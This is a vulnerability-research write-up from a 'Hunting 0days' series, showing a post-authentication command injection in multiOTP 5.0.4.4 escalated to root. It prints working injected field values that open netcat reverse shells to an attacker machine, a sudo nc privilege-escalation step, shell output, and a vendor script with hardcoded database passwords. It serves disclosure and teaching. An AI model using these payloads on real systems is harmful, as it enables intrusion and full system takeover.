

multiOTP® Pro

### Download a Virtual Appliance

#### Free virtual appliance

- multiOTP Pro VMware edition (with open vm tools)
- multiOTP Pro Hyper-V edition (includes a virtual hard drive in VHD format)
- multiOTP Pro standard edition in OVA format (compatible with VirtualBox,
- multiOTP Enterprise virtual appliances

# HUNTING 0DAYS

With multiOTP 5.0.4.4

## ABSTRACT

This document describes the steps I took to find RCE in multiOTP (5.0.4.4). Reader will be able to reproduce all of the steps and create an attack inside his/her own controlled VM environment.

## Cody Sixteen

Hunting 0days - multiOTP

Contents

Intro ..... 2

Environment ..... 3

Vulnerable example..... 4

Summary ..... 8

Resources ..... 9

## Intro

„Hunting Odays”[\[1\]](#) is a small series of articles created as a step-by-step „guide” where I’m trying to describe how I found a „real life bug(s)” that can – and will – lead to remote code execution.

In this document we will talk about RCE vulnerability I found in *multiOTP* 5.0.4.4[\[2\]](#). Described bug is available for authorized users only (so called postauth; in default installation we will talk about the user called *admin*).

Below you will find the details. In case of any questions – you know how to find me. ;)

Enjoy and have fun!

[Cody Sixteen](#)

## Environment

This time our environment will be based on *multiOTP 5.0.4.4* VM. To prepare an attack scenario I used two virtual machines:

- multiOTP 5.0.4.4 VM – default installation
- Kali Linux – with my tools and scripts; used as a jumphost


From 3rd machine – my Windows 10 (host) – I was using Burp Suite to intercept the requests.

(Similar environment was described in multiple cases presented on the blog[[1](#), [3](#)].)

With all the settings prepared – we are now ready to go! ;)

## Vulnerable example


When VM was ready I started from the login page. Vendor prepared the default credentials for us (*admin:1234*) but I also tried few simple SQL injection attacks... With no luck this time<sup>[4]</sup> I decided to log in to the application:



This is what I found:

User Name	Category	Message
admin	Authentication	Admin successfully logged in on console from 192.168.1.10
admin` or `1`='1	Authentication	Warning: admin` or `1`='1 login denied on console from 192.168.1.10
	System	Database file /etc/multiotp/users/admin` or `1`='1 .db for user admin` or `1`='1 does not exist


Well... ;) At this stage I decided that we'll make it fast. I tried to log in with some „new credentials“:




Still no luck:

Message
Admin successfully logged in on console from 192.168.1.10
Warning: admin;nc 192.168.1.170 8080 -e /bin/sh;# login denied on console from 192.168.1.10
Database file /etc/multiotp/users/admin;nc 192.168.1.170 8080 -e binsh;#.db for user admin;nc 192.168.1.
Warning: login denied on console from 192.168.1.10
Database file /etc/multiotp/users/.db for user does not exist
Admin successfully logged in on console from 192.168.1.10
Warning: admin` or `1`='1 login denied on console from 192.168.1.10
Database file /etc/multiotp/users/admin` or `1`='1 .db for user admin` or `1`='1 does not exist


So I decided to login in to the application and try something else:




Results you'll find on the screen below:




Yep. I forgot to add -e parameter ;) Let's fix that:




On Kali's console I started netcat listener again. Response is presented on the screen below:



Looks better. ;) Let's switch to the *python* shell:



Quick check of *ps aux* and we'll find some process started with *sudo*. I decided to investigate it a little bit:



Well. During all of those years I saw multiple ways to privilege escalation. But to be honest: **/bin/nc with sudo? Wow. ;)**

Anyway, let's try it!

```

c@kali: ~
c@kali:~$ nc -lvvp 9090
listening on [any] 9090 ...
192.168.1.88: inverse host lookup failed: Unknown host
connect to [192.168.1.170] from (UNKNOWN) [192.168.1.88] 35452
id
uid=0(root) gid=0(root) groups=0(root)
python -c 'import pty;pty.spawn("/bin/bash")'
root@multi:/# id;whoami
id;whoami
uid=0(root) gid=0(root) groups=0(root)
root
root@multi:/#

```

User www-data may run the following commands on multi:

```

(root) NOPASSWD: /bin/nc, /bin/chmod, /bin/chown, /bin/cp, /bin/date,
/bin/hostname, /bin/ln, /bin/mount, /bin/mv, /bin/rm, /sbin/dfdown,
/sbin/ifup, /usr/bin/7za, /usr/bin/nohup, /usr/local/bin/dhctest/dhctest,
/usr/local/bin/multiotp/scripts/doit.sh
www-data@multi:/$ sudo /bin/nc 192.168.1.170 9090 -e /bin/sh
sudo /bin/nc 192.168.1.170 9090 -e /bin/sh

```

As you can see, *ps aux* can reveal few more hints ;) )

```

root 531 0.0 0.1 2272 1472 ? S 14:52 0:00 /bin/sh /usr/bin/mysqld safe
root 639 0.0 2.7 118484 28552 ? Ss 14:52 0:00 php-fpm: master process (/etc/php5/fpm/php-fpm.conf)
root 1175 0.0 0.4 74176 4292 ? Ss 14:53 0:00 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
root 1241 0.0 0.0 0 0 ? S 15:03 0:00 [kworker/0:1]
root 1328 0.0 0.0 0 0 ? S 15:08 0:00 [kworker/0:3]
root 1330 0.0 0.1 4176 2032 tty6 Ss+ 15:08 0:00 /sbin/getty --noclear tty6 linux
root 1439 0.0 0.2 4260 3088 pts/0 S+ 15:18 0:00 sudo /bin/nc 192.168.1.170 9090 -e /bin/sh
root 1440 0.0 0.0 2272 616 pts/0 S+ 15:18 0:00 sh
root 1442 0.0 0.5 8244 5524 pts/0 S+ 15:18 0:00 python -c import pty;pty.spawn("/bin/bash")
root 1443 0.0 0.2 3804 3040 pts/1 Ss 15:18 0:00 /bin/bash
root 1448 0.0 0.1 3172 1912 pts/1 R+ 15:19 0:00 ps aux
root 1449 0.0 0.0 2960 800 pts/1 S+ 15:19 0:00 grep root
root@multi:/# ps aux | grep sudo
ps aux | grep sudo
www-data 1321 0.0 0.0 2272 592 ? S 15:04 0:00 sh -c sudo /usr/local/bin/multiotp/scripts/doit.sh set-ntp-server pool.ntp.org > /dev/null
www-data 1394 0.0 0.0 2272 64 ? S 15:10 0:00 sh -c sudo nohup /usr/local/bin/multiotp/scripts/doit.sh set-hostname multi5(nc 192.168.1.170 8080 -e //bin/sh)pwn > /dev/n
ull 2>&1 &
root 1439 0.0 0.2 4260 3088 pts/0 S+ 15:18 0:00 sudo /bin/nc 192.168.1.170 9090 -e /bin/sh
root 1451 0.0 0.0 2960 804 pts/1 S+ 15:20 0:00 grep sudo
root@multi:/#

```

I think the main reason of the bug is in the file presented below:

```

#echo auto eth0 >> /etc/network/interfaces
#echo iface eth0 inet dhcp >> /etc/network/interfaces
fi

# Reset the DNS resolver
echo domain multiotp.local > /etc/resolv.conf
echo search multiotp.local >> /etc/resolv.conf
echo nameserver 8.8.8.8 >> /etc/resolv.conf
echo nameserver 8.8.4.4 >> /etc/resolv.conf

# Remove crontab entries
sed -i '/.*multiotp.php.*d/' /etc/crontab

# Reset some parameters (including admin password in admin_password)
# We keep the header, the comments, sql and backend configuration
cat /etc/multiotp/config/multiotp.ini | egrep "^multiotp|^|^sql|^|^backend" >> /dev/shm/multiotp.clean
cp /dev/shm/multiotp.clean /etc/multiotp/config/multiotp.ini

#Drop database multiotp
if [ -e /usr/local/games/backend.mysql ]; then
/usr/bin/mysql -u root -pfg45896sf879vub -e "DROP DATABASE IF
sed -i '/^sql_server/d' /etc/multiotp/config/multiotp.ini
echo sql_server=127.0.0.1 >> /etc/multiotp/config/multiotp.ini
sed -i '/^sql_username/d' /etc/multiotp/config/multiotp.ini
echo sql_username=multiotp >> /etc/multiotp/config/multiotp.ini
sed -i '/^sql_password/d' /etc/multiotp/config/multiotp.ini
echo sql_password=rt1uz634jHgASWe >> /etc/multiotp/config/multi
sed -i '/^sql_database/d' /etc/multiotp/config/multiotp.ini
echo sql_database=multiotp >> /etc/multiotp/config/multiotp.ini
sed -i '/^backend_type/d' /etc/multiotp/config/multiotp.ini
echo backend_type=mysql >> /etc/multiotp/config/multiotp.ini
/usr/local/bin/multiotp/multiotp.php -initialize-backend
fi

```

Lookslike this is IT! Done ;) )



## Summary

In this short document I tried to present you one of the possible way of gaining root shell access on multiOTP 5.0.4.4. Functionality described in this document is only available for authorized users.

If logged-in user is able to prepare and store his/her own script or command/code to run on remote machine – code will be executed with the webserver privileges on the system. Because of improper configuration webserver-user (apache) can use OS tools to gain root level access.

I hope this paper will help you understand that: user's input should be filtered in all cases. ;)

See you next time!

Cheers

[Cody](#)

## Resources

Below you will find resources used/found when I was creating this document:

[\[1\] – you can support my work here](#)

[\[2\] – download target VM](#)

[\[3\] – found bugs](#)

[\[4\] – Nagios SQL injection](#)